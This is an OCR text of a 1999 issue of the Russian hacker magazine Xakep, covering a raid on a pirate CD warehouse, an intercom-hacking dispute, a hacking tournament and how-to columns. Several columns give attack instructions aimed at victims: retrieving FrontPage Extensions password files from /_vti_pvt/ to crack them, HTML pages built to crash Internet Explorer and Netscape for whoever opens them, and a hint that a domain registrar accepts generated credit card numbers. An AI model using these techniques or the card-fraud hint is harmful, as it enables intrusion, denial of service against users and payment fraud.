Пока наши «сверстники» из «братских» стран НАТО ожидали очередной игровой новинки, устраивая слэмы у компьютерных супермаркетов, наши же ребята ехали в Митино и там закупались всем этим добром за куда меньшие деньги. Да и вроде все нормально, все как обычно, только вкрались некоторые сомнения в великом будущем пиратского ПО. Случилось это во время жестокого избиения мамок WinCIH`ом, более известного в России как Чернобыль. Произошло это 26 апреля сего года, благо тогда я был отстранен от своего железного друга и заразу выловил чуть позже. Но сколько компов опустил этот вирус? Много. И считать как-то даже не хочется. Ладно, хватит про вирусы — сейчас мы не об этом. Но все же я вспомнил про винчиха не просто так: на многих народно любимых дисках с горбухи эта дрянь живет и по сей день. А еще тут как-то я прикупил болванку с новыми хацкерскими прогами и заметил странную особенность данного диска: 9 зараженных прог различными вирусами, а в любимых мною троянах — аккуратно клиенты заменены на сервера... Кстати, там же, на Горбушке, я нашел компакт «Хакер», на котором были три выпуска нашего журнала. Только вот половина (!!!) прог с этого диска была заражена троянами :(. Но вдруг бальзам на мою душу, искореженную кривыми прогами — полноценный лицензионный диск всего за 60 рублей — HMM3. И подумалось мне, что наступит то время, когда за приемлемую сумму я смогу получить полноценные диски. Только оторвавшись от столь приятной мысли, я включил ящик, где показывали «Дежурную часть». Но и тут мысль о легальном ПО настигла меня: "ДЧ" рассказывала про взятие склада варезных дисков в количестве пятисот тысяч. По причине неординарности данного события для альтернативной компьютерной жизни X решил тебе подробно рассказать о том, что было, что есть.

Маски – шоу

Любят журналисты красивые яркие слова, я тоже не буду нарушать сложившееся и



назову середину лета — знаменательным днем, не только из— за того, что это середина лета и каникул, но и по причине проведения в этот день операции по взятию склада с пиратскими дисками. Склад взяли 15 июля 1999 года после долгой разработки конторы, занимавшейся варезом. Подготовкой и проведением операции занимались сотрудники Управления по борьбе с преступлениями в сфере высоких технологий, я сам долго не мог запомнить название данной структуры, но это не столь важно, УБПСВТ — такое же подразделение МВД, как УЭП или РУБОП. Склад пиратского ПО находился на территории общества с ограниченной ответственностью «Медиа паблишинг». Под слащавым буржуйским названием скрывался синдикат организованной преступности — «Маросейка»☺. Те, кто часто бывает на митьке или горбушке, неоднократно слышали об этом влиятельном поставщике. «Маросейка» во многом контролирует ценовую политику — по причине крупной доли в товарообороте нелегального ПО Москвы. Склад «Медиа паблишинг» располагался на улице Фридриха Энгельса 3/5, этот адрес никак не был законспирирован, что также способствовало удачному проведению операции по изъему. На Энгельса ездила масса торговцев с рынков для получения новой партии «одноглазых», непосредственно после ареста сотен тысяч дисков ты мог наблюдать некоторое уменьшение ассортимента вареза. Телевидение никогда особенно не отличалось правдивостью, а особенно сегодня. Телевизионщики любят рисовать страшные картины работы опергрупп во время проведения ударных акций: всех налево направо мочат, кому по башке прикладом дадут, кому ногу оторвут, а те, кто останется в живых — полгода лежат на больничных койках, ожидая отправки в места не отдаленные. Может, конечно, так и бывает, но на «Маросейке» все было тихо и культурно: пришли накаченные ребята в масках и со стволами, предъявили корочки и «вежливо» попросили объяснить происхождение контрафактных дисков. В ответ получили классику российской несознанки — это все не мы, это одноногий — он ускакал, а

диски — новая суперразработка китайских умельцев, мега-ультра подставки под чайники, а полиграфические вкладыши — символ международной дружбы России, Украины и Китая ☺. Ну, ребята из спецотряда тоже не дети и из Слонопердянска не мигрировали — взяли варезников под белы рученьки (у них на складе много порнухи было ☺) и погрузили куда надо. Итого в результате рейда было взято полмиллиона болванок и не меньшее количество прилагаемой полиграфии. Важные припонтованные дядьки-эксперты сказали, что стоимость всей полученной продукции по ценам горбухи — превышает миллион долларов (!!!). Не буду пересматривать их решение: не базарьте — а то судимы будете ☺, хотя есть некоторые сомнения в такой масштабности долларового улова.

Уходя – гасите всех!

Пиратство в Росси появилось не вчера, и факты задержания пиратского софта далеко не новы, другое дело, что столько дисков никогда не брали: максимально 100 тыс., а так в среднем значительно меньше. То, что взяли столько вертушек, конечно, поразительно, но еще больше меня поразило решение суда в связи с контрафактностью дисков: арестованное подлежит уничтожению. Вообще, на самом деле ничего поразительного в решении нет: легализовать варез нельзя, такое позволил себе только Китай, после чего полностью прекратилась китаизация (типа русификация токо для глазоузких) программного обеспечения и игрулек. Переработка скорее накладна и проблематична, а не выгодна: у нас десятилетиями смертельное оружие переработать не могут, и тем более до «дырявых» дело не дошло. В Управлении по Борьбе с Преступлениями в Сфере Высоких Технологий решили, что диски будут уничтожены в Подмосковье в Хметьево, и датировали столь необычное событие на 27 июля. Я, как гамер, юзер, ламерюзер, не мог не присутствовать на столь масштабной акции и был откомандирован нашей доблестной редакцией на эту антиварезную тусню, в связи с чем поимел неслабый гимор, в общем, об изничтожении я тебе скину подробнее.

02-00. a.m.

Сижу я перед компом, никому не мешаю — сканер починяю, и только я задремал, как моя айсука (ICQ) начинает истерично орать. Я уже схватил кувалду, чтобы монитор расколбасить, но вовремя заземлился. Достал любимый флудер и нюкер, чтобы позднего асечника помучить, но обломился — это меня вызывал на связь главред. Разумно прикинув, что его нючить и флудить не надо, да и вообще редко его видно: постоянно в инвизибле сидит, я и начал диалог. В общем, в

2 часа ночи я получаю задание за 45 секунд собраться, одеться, побриться, подшить воротничок и в 10 утра быть на плацу в полной боевой готовности ☺.

10-00.a.m.

Наш самый игровой редактор (Денис Давыдов), я и банда из СИ собрались в конторе УБПСВТ. Думал я, что только нас там ждут и что только мы придем, как сразу погрузят нас в тачки с мигалками и сиренами и отвезут на полигон, где давят сидишники, и мы по ходу поговорим с ребятами из управления, в общем, думали, все будет просто, а получилось ☺. Заваливаем мы в отделение и видим: груда ящиков — все до краев наполнены вертухами с Маросейки, и понял я, что попал: грузить все это добро придется нам. Благо, нам помогли ребята из АБКП (про них прочтешь отдельно), и процесс несколько ускорился. Итого мы перетаскали около 400 тысяч болванок. Таранили долго и нудно, но теперь могу похвастаться, что Х перетащил около 200.000 дисков, т. е. 300 тысяч баксов, по ценам митьки. А по ценам лицензионки — более 100 лимонов (!!!), а если взвесить по количеству инфы, то 100 тысяч гигабайт (100 миллиардов мегов), в общем, ты понял, какие мы в **X** все крутые ☺.

12-00.a.m.

Целиком забитый КамАЗ умчал на место дальнейшего захоронения, унося с собой мои грязные мысли о спасении вареза. А тем временем западные журналюги прониклись идеей и начали задавать всем подряд кучу очень интересных вопросов ☺. Наши пираты и борьба с оными привлекла их нездоровый интерес чрезвычайно. В связи с чем пришлось долго отвечать на их «оригинальные» вопросы типа: как страна (Россия) еще имеет наглость иметь пиратов и быть участником ООН?; зачем уничтожать столько дисков, ведь каждый стоит не меньше 30 долларов?; а что, русские пираты написали новую операционную систему (смотрит на диск Windows 5000☺)? Мы-то ладно, но особенно досталось парням из АБКП: их буржуины морально имели зверски, кошмарили вопросами, а также требовали предъявить варез в натуральном виде, учили профессионалов, что защищать лицензионку надо совсем не так. Туристы поотстали и переключились на работников МВД. А мы в то время погружались в микроавтобусы, «любезно» предоставленные московским представительством МелкоМягких, наверно, это был первый случай, пусть неискренней, но благодарности софтварному монстру. Доброта этой конторы навела на мысль о ее непосредственном причастии к аресту и дальнейшему уничтожению сидюков: среди сотен тысяч было замечено не мало носителей с Маздаем и прочей лабудой дяди Билли. Докидав остатки коробенций с дисками, затащились по тачкам, предвкушая острые ощущения массированного перелома.

03-00.p.m.

Не попал я в тачку с мигалками, но и в мелкософтовском автобусе быстро добрался до полигона, где планировалось уничтожение. Для особо хитрых, которые

желают откопать со свалки битые и пиленые сидюки, скажу, что полигон назывался Хметьево, а находится приблизительно на 60-м километре ленинградки, в солнечногорском штате.
Помимо нас на уничтожение приехала куча телевизионщиков, и некоторым даже

мы чуть в будку не дали, все для того, чтобы занять нужное место и сделать клевые фотки. А то как тебе, любознательный читатель, докажешь, что я там был, а не с девчонками в Нирване отдыхал, да и перед теми же девчонками понтоноваться хотелось. Но самый слэм начался, когда с грузовика начали скидывать штыри с дисками и сами сидюки разбрасывать по свалке. Но **X** — революционный проект, и мы с ДД, как часть той революции — прорвались в первые ряды и полезли в кузов скидывать варезные коробки (нас даже засняли на этом процессе и по ящику крутили). На раскидывание ушло минут двадцать, потом всех несколько отстранили и пустили на полигон железное чудовище «ТАНА», именем и внешним видом напомнив знакомую девушку по имени «ТАНЯ». Вот этот монстр — реальное воплощение страха пирата: настоящий кошмар, при таком раскладе и Русский щит, и АБКП становятся не страшны. Своими кованными, железными, нашипованными колесами монстр изничтожал нежные блестящие под горячим солнцем вертушки. Кто-то из особо романтичных особ заметил в этом процессе аналогию с российским пиратством: пока ни пришел сильный монстр, пираты свободно тусовались и клепали «одноглазых» с бешеной частотой, но теперь все меняется, и, наверно, наступит новое время? Наверное...

ADIDOS – ЭТО НЕ ADIDAS!

Привет, хацкер, это опять я беспокою твое убитое сознание. Ты наверняка помнишь мою статейку про домофоны, в которой я рассказывал самые основы западлостроения с этой фишкой. Данная статья стала неожиданно очень популярной как со стороны читателей, так и стороны представителей фирмы «RAIKMANN», о домофонах которой я и писал, но о них чуть ниже. Многие читатели просят рассказать поподробней обо всех этих примочках, что я с удовольствием и делаю. Кстати, после выхода статьи я стал замечать, как люди просто в наглую стоят и моим способом открывают двери. МОЖНО ЖЕ И ПО МОРДЕ ЛИЦА ПОЛУЧИТЬ ЗА ТАКОЕ ХАМСТВО ОТ ХОЗЯИНОВ КВАРТИР ПОДЪЕЗДА!!! Аккуратней надо, аккуратней, а то я уже видел, как какого-то кульного хацкера, которого били физиономией о дверь домофона, на котором горело [P— -1]. Главная черта любого нормального хацкера — осторожность, не надо забывать об этом. Ладно, переходим к сути.
Есть такие домофоны, называются «RAINMANN», смотрите внимательно, не «RAIKMANN», а именно «RAINMANN». Так вот, на этих домофонах есть код, который пропускает тебя в меню установщика, через которое ты можешь сделать с домофоном практически все, что нужно. Мы подробно писали об этих кодах несколько номеров назад.
Через пару дней после выхода статьи в свет мне позвонил наш главред и сообщил, что представители фирмы «RAIKMANN» хотят с нами встретиться и что у них очень серьезные намерения по отношению ко мне и журналу :(. Я позвонил директору этой компании, который предложил мне подъехать к нему в офис и на его глазах ломать любой из представленных домофонов. Я, ясное дело, отказался (естественно, что они перепрограмми-

руют все коды прямо перед моим приездом!) и предложил встретиться на нейтральной территории, то есть ближе к моему дому ☺. На эту встречу приехал и наш главред Сергей Покровский, чтобы поддержать меня в разговоре. Приехавший чуть позже директор сказал, что таким способов домофоны его фирмы не могут взломаться и потребовал опровержения статьи. После этих слов мы предложили ему проехать к ближайшему подъезду, на котором стоит подобный домофон. После того как я открыл дверь с таким домофоном прям на глазах этих ребят, директор чуть ни завалился прям перед подъездом и сразу назначил экспертизу домофона, Покровский настоял на нашем участии в этой экспертизе. Представитель компании снял домофон, разобрал его, снял панель и... Экспертиза на самом деле доказала, что этот домофон не является произведением фирмы «RAIKMANN», а является подделкой, на которой просто стоит крышка настоящих домофонов «RAIKMANN». Директор этой компании объяснил, что они являются одним из самых крупных торговцев в данной области, и как это всегда бывает, много уродов стало под них косить. Например, появилась компания «RAINMANN» (похожее название, не правда ли? ☺), которая просто в наглую скачала всю их программу и исправила несколько байтиков, чем и открыла ту дырку, которую я вам описал. Так что если моя фишка работает, то это домофон-подделка. Впрочем, вам-то все равно, насколько я понимаю. Но вот если в вашем подъезде постоянно кто-то перепрограммирует домофон и создает проблемы, то исправить этот баг можно позвонив в представительство «RAIKMANN» (*www.raikmann.ru* или по тел: (095) 270-7849, 270-7850, 270-7869).

Hack the X!


Холод (holod@xakep.ru)

Восьмого августа сего года в московском клубе «Нирвана» прошел первый в России турнир по хаку. Напомню: соревнующиеся должны были на скорость взломать с удаленной машины специально выделенный сервак и заменить единственный html-файл на свой собственный «HACKED BY...». Чемпионат собрал в клубе кучу разношерстного народа: одни пришли хакать, другие посмотреть, а третьи — вообще просто поиграть (они, бедные, не знали, что места за компами с шести часов не продаются). Интересно заметить, что в день чемпионата редакцию просто завалили звонками с вопросом, где эта самая «Нирвана» находится. Первым двум позвонившим предельно вежливо объяснили, где это, остальным был назван сайт «Нирваны» со всеми адресами, схемами и прочей лабудой для «мы сами не местные».

Все электронные заявки на турнир были собраны в последний день в одну большую кучу, их оказалось пятьдесят девять. Но, уже в «Нирване», выяснилось, что большая часть людей, пришедших на турнир, не регистрировалась вообще никак — впрочем, ничего страшного в этом не было, все вновь прибывшие кул-хацкеры были внесены в список, все уже было готово к началу турнира и...

И тут началось. В клубе «положили» Инет. В принципе — это был наш просчет, т.е. просчет организации — о безопасности взламываемого сервака мы позаботились, а вот о безопасности самого клуба — фактически нет. Инет поднимали полчаса: все админы бегали кругами, предвкушая завтрашнее увольнение, а директор клуба Виталик буквально зубами держал связь. Сквозь зубы, впрочем, отчетливо было слышно много разных добрых слов в адрес чемпионата, админов, диверсантов, сломавших Инет, и утреннего солнца, которое назавтра встанет в последний раз.

Когда Инет, наконец, поднялся благодаря самоотверженному экшену «Нирвановцев», чемпионат начался («...пока еще раз не положили»). Прибывшие были рассажены, пересчитаны и оставлены в покое. Пересчет, кстати, показал, что из тех, кто зарегистрился по емайлу, не пришел почти никто, а уже через пять минут выяснилось, что из тех, кто сидит за машинами, делом занимаются всего десять человек. Они, фактически, и составили кернел турнира.



Время шло. Сервак временами вис, но не ломался, хакеры пыхтели над Telnet'ами и Netscan'ами, админы поддерживали Инет под руки, чтоб тот не упал еще раз. Когда терпение общественности подошло к концу, стало ясно, что победил в чемпионате сисадмин Борис Скворцов — создатель не ломаемого сервера, спортсмен, комсомолец и вообще муж своей жены. Но ему, по понятным причинам, мы приз вручать не стали. Условные победители — по уровню старательности — были тут же определены из числа участников. Первый приз — пару «Камелотов» и TV-Tuner — получил парень по имени Webster, он, по любому, старался больше всех. А второе и третье места заняли Delta и Аист — эти двое получили, соответственно, Voodoo3 AGP и MontegoII-аудио. Остальным достались поощрительные боксы с играми и софтом, а всем окружающим была роздана пачка **X** и постеров. Все, кто не ушли, отправились квасить в бар «Нирваны», а админы, обтирая пот с висков, начали устранять технические последствия мероприятия.

Так вот, тихо и без затей, прошел первый в России чемпионат по хаку. Но... будет и второй. Обязательно. По любому.

X

ВНИМАНИЕ

КОНКУРС!

3 ПАРЫ ЧУМОВЫХ БОТИНОК CAMELOT БЕСПЛАТНО

Журнал ХАКЕР и магазины модной обуви CAMELOT разыгрывают 3 пары супермодных ХАКЕРСКИХ ботинок.
Пришлите нам письмо в котором ответьте на 2 вопроса.

1-й вопрос: Перечислите названия марок обуви, которые продается в магазинах CAMELOT.

2-й вопрос: Сколько раз в этом номере журнала встречается слово «хакер»?

Если ты попадешь в тройку первых, приславших правильные ответы, то получаешь возможность выбрать в качестве приза любую понравившуюся пару ботинок в магазинах CAMELOT.
Если ты не попал в тройку счастливчиков, вырежи купон и получи скидку 5% в любом магазине CAMELOT.

Присылайте письма до 20 сентября. Результаты конкурса будут объявлены в 9-м номере ХАКЕРА.
Письма присылайте по адресу:
101000, Москва, Главпочтамп, а/я 652, Хакер
(Конкурс Camelot)
Шлите письма также и по e-mail: magazine@xakep.ru
(subjekt: Конкурс Camelot)

ВЫРЕЖИ КУПОН И ПОЛУЧИ СКИДКУ 5% В ЛЮБОМ МАГАЗИНЕ CAMELOT!

Camelot

Магазины Camelot:
Центр, ул. Никольская, 11/13, стр. 3, тел.: 298 -3855
ВВЦ, пав. «Москва» 2-й этаж, тел.: 974 -7779

Получи домен на Халяву!!!

Bactery (webmaster@coolru.net)
ICQ: 22632226

Ну что, дружище, у тебя все еще адрес *www.chat.ru/~pupkin*? Не беда! В этом номере я расскажу тебе, как получить домен типа *www.anything.com*, *www.anything.org*, *www.anything.net*! (Для тех, кто в танке: вместо anything будет твое название!) Ну ты, конечно, не собираешься платить деньги за сайт, поэтому мы сделаем одну штуку: поставим на твоем новом сайте переадресацию на твою старую домашнюю страничку! То есть юзер наберет *www.pupkin.com* (и подумает: «какое крутое имя!»), а сервак загрузит домашнюю страницу с твоего сайта с длинным именем!

Есть много компаний, которые предлагают такую услугу, но я расскажу тебе о NameSecure. Мой сайт *www.coolru.net* числится на ней. Эта контора обеспечивает очень быструю переадресацию, плюс дает тебе мыло типа *vasya@pupkin.com*. На самом деле она переадресовывает твою почту на твой реальный адрес. Но есть одно но! Тебе придется подождать где-то день, а то и больше, пока тебе создадут виртуальный домен. Но, я думаю, что это стоит каких-то **24** часов!

Gentlemen, start your engine!

ОК! Поехали. Загружаем броузер, пишем адрес: *www.namesecure.com* . Сначала нам предстоит определить, не занял ли наш домен какой-нибудь Иван Петрович. Для этого кликаем на **NameCheck** (слева есть такая кнопочка), в синем окошке пишем имя домена, которое нам предстоит занять, и тип сайта (**.com**, **.org**, **.net**) и кликаем на **NameCheck**. В новом окне появился список доступных доменов; если домен занят, то сервер напишет «**is not available**», если свободен — «**is available. Register it now!**» Вот на «**Register it now!**» ты и щелкаешь. В появившемся окне кликай на **New Customers**. Следующую анкетку заполняй левыми данными, а вот **e-mail** пиши обязательно свой (но желательно не провайдерский). Если ты все сделал правильно — попадаешь на следующий этап. Здесь тебе нужно ввести, куда будет перенаправляться вся почта с что-угодно@твой-домен.тип и куда попадет пользователь после захода на твой новый домен.

Заполняешь форму и кликаешь на **Continue**. А вот тут тебе предстоит ввести кредитку. Облом, да? Для кого как. Система безопасности на сайте левенькая, так что у них проходят даже сгенеренные креды. Причем я там зарегистрировался достаточно давно, а домен мой все еще работает. В общем, как говорится, возможны варианты. ☺

Дайте!

Если все сделано — кликай **Register The Name**! Если в следующем окне появилось **Your order to register** что-угодно.тип **as an Internet domain name has been received and the registration process has already begun**, значит, все получилось. Ура! Аплодисменты, цветы, буря оваций... А приблизительно через день ты получишь письмо с паролем для управления доменом. Если что не вышло — пиши мне на мыло. Только просьба — не присылай мне письма с просьбами помочь с кредиткой! ☺

Удачных тебе взломов!

X

Глюки Frontpage

UneartheD (unearthed46@mail.ru)

Я уверен, что ты хоть раз, но слышал про Frontpage от Мелкомягкого. Не знаю, как ты сталкивался с этой программой, то ли в качестве простого ХТМЛ редактора или же в ее полном исполнении **Frontpage Extensions** (далее **FE**).

FE — это тот же редактор, но с большими возможностями, то есть: ты не просто создаешь хтмл файлы у себя на своей хард винилке и потом закачиваешь их с помощью фтп клиента на зарезервированное место, а создаешь свою страничку, но отдаешь свой сайт в полное распоряжение **FE** (**FE** используется, скорее, для обустройства серверов, а не хоумпаг). **FE** полностью контролирует созданный тобой сервер и даже сам закачивает созданные тобой файлы для сервера в нужные места.

Как FE работает при закачке файлов?

Пытается получить информацию из существующего файла *http://www.yourdomain.com/_vti_inf.html* о том, где расположены основные файлы и **binary FE**. Потом идет попытка коннекта, чтобы положить все нужные файлы через *http://www.yourdomain.com/_vti_bin/shtml.exe/_vti_rpc* (это по умолчанию написано в *_vti_inf.html*). Во все подробности вникать не будем, просто я хочу сказать, что **/_vti_rpc** возможно поставить после исполняемого файла **shtml.exe**, так как директория **_vti_bin** не защищена паролем и чем-либо еще!!!

После запроса (**vti_rpc**) идет установка соединения между клиентом (тем, кто дома сидит и файлы хочет закачать) и сервером (*http://www.yourdomain.com*) и выяснения возможностей сервера, какие файлы принимает, какие нет, что куда класть и т.д. Далее идет закачка всего, что нужно клиенту.

Поехали! (с) Гагарин

Теперь веселые нюансы: FE создает в каждой директории файл **_vti_cnf**, в котором перечисляются все файлы в данной дире. А его можно спокойно просмотреть, просто поместив его имя в конце урла для нужной директории.

С помощью перечисления списка диры в одном файле (который еще и просмотреть можно) ты можешь увидеть файлы в дир-иях, которые иначе не найдешь. Сечешь фишку?

А теперь кульминация... Само собой, у **FE** имеется «защита» паролем. И запрос его происходит при запросе соединения (*http://www.yourdomain.com/_vti_bin/shtml.exe/_vti_rpc*), и на самом сервере, само собой, хранится копия пароля админа, чтобы было что сравнить с тем, что будет введено клиентом. А самое главное, что эту копию можно спокойно достать. Она находится в файлах administrators.pwd и authors.pwd, которые лежат в дир-ии *http://www.yourdomain.com/_vti_pvt/*!!! Достаточно подставить их в такой урл и все... Потом остается только расшифровать их. Из этого следует, что любой может получить доступ к установлению соединения через **shtml.exe**. И вся эта бодяга из-за того, что они все хотели сделать FE совершенным и не сложным при работе... Ну... Хотели как лучше! ☺

Personal html killers

UneartheD (unearthed46@mail.ru)

Баг Виндов

Многие из вас знают, что мастдай разрешает использовать длинные слова в названиях файлов (больше стандартных досовских 8 символов). Т.е. если в досе ты, предположим, решишь назвать какой-нить файл **superextrafile.txt**, то тебе, мягко говоря, откажут. И имя твоего файла будет сокращено до **superext.txt**. А вот в Виндах ты можешь использовать имя любой длины... Но это не совсем так. Винды конечно позволяют создавать длинные имена файлов, но им все-таки есть предел.

Ты, наверно, уже слышал когда-нибудь, что если на рабочем столе создать файл с именем, содержащим более **200** символов, и разрешением не **txt**, а, к примеру, где-нибудь так **60** символов, то потом ты не сможешь стереть его через мастдай... придется в дос лезть. Все это происходит из-за ошибки stack **overflow** (это, грубо говоря, если в мешок насыпать песка больше, чем влезает, то песок посыплется за края, и получится **overflow** — переполнение). Я не стану объяснять, что это значит для мастдая, так как это очень долго да и тема у меня другая. Это все было предисловием к созданию очередного «убийцы».

Как его использовать

А вот теперь, зная, что у виндов бывают такие серьезные глюки с длинными (очень длинными) именами, можно попробовать использовать это для (к примеру) закрытия **IE**!

Тебе потребуется: один файл (**crashIE.html**) и... да и все.

Как и все хтмл-файлы, начать его следует с **<HTML>** — показывая, что дальше идет язык **HTML**.

Дальше надо как-нибудь заставить машину жертвы, открывающую эту страничку, обратиться к файлу с очень большим именем. Это можно сделать с помощью **<EMBED SRC=(filename)>**. Этот тэг (**EMBED**) позволяет вставлять в страничку мультимедийные файлы (фильмы, звуки и т.д.), которые будут управляться **plugin**'ом.

Теперь, зная способ, как обратить внимание удаленной машины к файлу с длинным именем, осталось заполнить место (**filename**). Имя файла должно быть больше **250** символов (**200-250** — это предел имени файла в мастдае (к примеру, в имени можно просто перечислить цифры от **1** до **200**)). Зачем нам такое имя, ты уже знаешь. Но самое главное то, что этому файлу совсем необязательно существовать на свете! Допустим, ты заполнил этот тег так: **<EMBED SRC=file://C|/13.123...432>**. **13** — это имя файла, а после точки идет его расширение, но не какое-то там txt или exe, а набор символов, колвом больше **250**!!! А «**file://C|/**» нужен для того, чтобы машина бедняги пыталась найти этот файл у себя на диске. А теперь конец файла **crashIE.html** завершаем окончанием языка **HTML** — **</HTML>**. Теперь при запуске этого файла машина начнет искать файл **13.1...432** на диске **C**. Точнее, **IE** будет отдан приказ найти такой файл, и во время обработки этой команды, из-за длины файла, у **IE** не хватит памяти, чтобы воспринять такое имя, и все закончится сообщением об ошибке и сворачиванием всех окон **IE** (в случае, если окна не идут разными процессами).

Баг Netscape'a

К сожалению, на **Netscape** эта фенька не работает, но не стоит огорчаться. Я тут придумал, как его побить.

В общем, для получения веселья с **Netscape**'ом нужно опять создать зацикливающийся хтмл. Но если в прошлый раз (см. **X** #4) это были **12** хтмл-файлов, ссылающиеся друг на друга, и при этом получалось недетское зацикливание, то теперь достаточно одного файла. Знающим хтмл известен **Java** скрипт **redirct**'a! Это когда ты открыл страничку, и с нее автоматически тебя куда-нить отправляют. Это осуществляется такой вот вставкой в хтмл: **<script language='JavaScript'> self.parent.location='URL'; </script>** . Меняешь URL на любой нужный тебе адрес и при открытии этой станицы туда и полетишь! ☺

Как его использовать

Теперь о том, как с этой фенькой поглумиться над Нэтскейпом.

Просто создаешь один файл (**bigboom.html**). Туда вписываешь подряд друг под другом две эти строки (**<script language='JavaScript'> self.parent.location='URL'; </script>**).

Потом в первой строке вместо **URL** впиши путь к какому-нибудь файлу не существующему (к примеру, **a:\crash.gif**), а во второй строке **URL** меняешь на имя самого хтмл, который создал (**bigboom.html**). И все. Теперь, при запуске этой паги нетскейпом, он сначала будет пытаться полететь на (к примеру) **a:\crash.gif**, но так как там такого нет, он продолжит смотреть ХТМЛ дальше и увидит, что ему надо загрузить самого себя, и, загрузив, опять полетит на **a:\crsh.gif** и т.д. Но дело в том, что каждый раз, когда он не находит **crash.gif**, он выдает большое довольно окошко с ошибкой... и так как нетскейп работает быстро, то за секунд **5** откроется немереное кол-во этих окошек, и придется вырубать нетскейп тока через «**ctrl+alt+del**»! Удачи! ☺

Узнаем IP по e-mail

Black Warrior
(root@behacker.hypermart.net)

Читай между строк

Мне часто приходят письма от спамеров, «доброжелателей» и прочих юзеров, которые думают что они анонимны... Развеем же их надежды. Вот, к примеру, пришло мне письмо от одного спамера, рассылающего мне бюллетень «$#*зит», который мне не нужен. Берем его письмо, жмем (в Аутлуке) Файл, потом Свойства, закладка Подробности. Вот что мы видим (помеченные «#» строки — мой комментарий):

Return-Path: test@moscow.portal.ru
 # все идеально... вот только этот Return-Path можно подделать, так как мы его ставим в настройках сами
Received: from users.portal.ru (root@users.portal.ru [195.16.96.19])
 # ага, вот через этот SMTP сервер и было получено письмо
by net.sochi.ru (8.9.1/8.9.1) with ESMTP id OAA07534;
Thu, 25 Feb 1999 14:15:39 +0300 (MSK)
 # дата получения сообщения моим сервером
(envelope-from elf@moscow.portal.ru)
Received: from default (ppp-1-56-en.portal.ru [195.16.98.57])
 # А вот он, попался; кстати, в настройках Виндов у него стоит имя хоста — default, а его IP — 195.16.98.57. ☺ Вот мы и узнали его IP, его провайдер — www.portal.ru, login — ppp-1-56-en. Такой логин, скорее всего, говорит о том, что провайдер выделяет IP адреса динамически (то есть он в Инет заходит с обычного дайл-апа). Да, это усложняет нашу задачу:
by users.portal.ru (portal/portal) with SMTP id OAA16807;
Thu, 25 Feb 1999 14:03:05 +0300
From: «Test» <test@moscow.portal.ru>
To: «=?koi8-r?B?987JzcHOycAg0s/T08nK08vJyCDU1dLGydLNIQ==?=» <test@moscow.portal.ru>
Subject: Bulletin «Visit»
Date: Thu, 25 Feb 1999 14:03:40 +0300
Message-ID: 01be60ae$806c26a0$396210c3@default
 # если очень уж хочется настучать провайдеру о нем или, если повезет, узнать о нем побольше, номер письма может пригодиться.
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary=»——=_NextPart_000_00A5_01BE60C7.E81E2280»
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 4.71.1712.3
 # пользователь Аутлука ☺
X-Mimeole: Produced By Microsoft MimeOLE V4.71.1712.3
X-UIDL: 0c1adfa61e9031e7565b0535b7d58a52

Это я рассмотрел «легкий случай» с одним сервером — посредником... Вот посложней. Ты, конечно, получал письма с предложением получить денег (совет — стирай их сразу). Вот то же самое пришло и мне. А если я тебе скажу, что через 10 минут я узнал Имя, Фамилию, Телефон, место работы, должность, а также всю биографию директора фирмы из локальной сетки, откуда писал спамер... А также, имея его локальный адрес — вышел на него самого... Обо всем читай ниже:

Return-Path: SUCCESS.REPORT-99@mail.bb-online.dk
 # Здесь все ясно ☺
Received: from mail.bb-online.dk ([194.239.250.70])
 # подставной e-mail

by net.sochi.ru (8.9.1/8.9.1) with ESMTP id UAA10138
for <xxxxx@sochi.ru>; Wed, 24 Feb 1999 20:54:36 +0300 (MSK)
(envelope-from SUCCESS.REPORT-99@mail.bb-online.dk)
 # это мой мэйл-сервер
From: SUCCESS.REPORT-99@mail.bb-online.dk
 # Неправда ☺
Received: from mail.bb-online.dk (170-244-26.ipt.aol.com [152.170.244.26])
by mail.bb-online.dk (8.8.8/8.8.5) with SMTP id TAA10595;
Wed, 24 Feb 1999 19:28:57 +0100
Received: from tengu.host2u.net (tengu.host2u.net [208.150.156.42]) by tengu.host2u.net (8.8.5/8.6.5) with
 # Имя локального хоста можно подделать без усилий, но IP в квадратных скобках и локальный адрес в круглых — выдал его с головой.
SMTP id GAA06279 for <sucsess@FWP.NET>; Wed, 24 Feb 1999 08:00:58 -0600 (EST)
 # Тоже интересный адрес, но это не то, о чем ты подумал
To: sucsess@FWP.NET
Message-ID: <001010be5bde$d05ee5a0$e948a1d1@oemcompute>
Date: Wed, 24 Feb 99 08:00:58 EST
Subject: $$$
Reply-To: sucsess@FWP.NET
X-PMFLAGS: 128 0
Comments: Authenticated sender is <success@FWP.NET>
X-UIDL: 33239456098756743245607948572636

Узнай как можно больше подробностей

Начнем наше разбирательство по этому случаю: первый е-мэйл, указанный в Return-path'е — подставной (100%). Зачем спамеру давать свой реальный ящик? А ***mail.bb-online.dk*** — подставной сервер посылки почты. Этим я занялся первым делом. Зашел на ***www.bb-online.dk*** и узнал, что это немецкий провайдер, предоставляющий размещение виртуальных серверов, и главное, что у него открыт 25 порт для всех — то есть через него можно слать почту без проблем. Вот этой фишкой и воспользовался спамер, точнее не он сам, а тот, кто продал ему e-mail адреса жертв (мой тоже, правда я ума приложить не могу, откуда он там взялся — скорее всего, перепродажа адресов). Очень интересным показался мне адрес ***sucsess@fwp.net***, поэтому я зашел на www.fpw.net, который оказался сайтом Yelow Pages (то есть сайтом с кучей ссылок, или рубрикатором, по-русски). Мне там предложили оставить свой e-mail, на что я ответил вежливым отказом. Все ясно, fpw — это и есть тот сервер, который продал мой e-mail и послал мне спам. Вся эта информация, конечно, нужна, но хотелось узнать, кто же настоящий заказчик. Это можно сделать так:

Посмотреть на последний заголовок Received From — ***tengu.host2u.net***. Оказался лажой — я это тоже проверил через Интернет Маньяка и просто написав этот адрес в броузере.

